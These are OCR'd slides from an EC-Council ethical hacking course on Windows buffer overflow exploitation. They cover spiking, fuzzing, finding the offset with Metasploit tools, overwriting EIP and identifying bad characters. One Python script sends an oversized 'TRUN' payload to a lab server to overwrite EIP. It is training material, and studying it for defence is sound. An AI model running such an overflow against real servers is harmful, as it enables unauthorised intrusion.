
- Step 2: Generate spike templates and perform spiking



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Perform Fuzzing


- Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Identify the Offset

- Attackers use the Metasploit framework pattern_create and pattern_offset ruby tools to identify the offset and exact location where the EIP register is being overwritten






Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Overwrite the EIP Register


- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with malicious shellcode

```
#!/usr/bin/python
import sys, socket

shellcode="C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters

- Before injecting the shellcode into the EIP register, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars



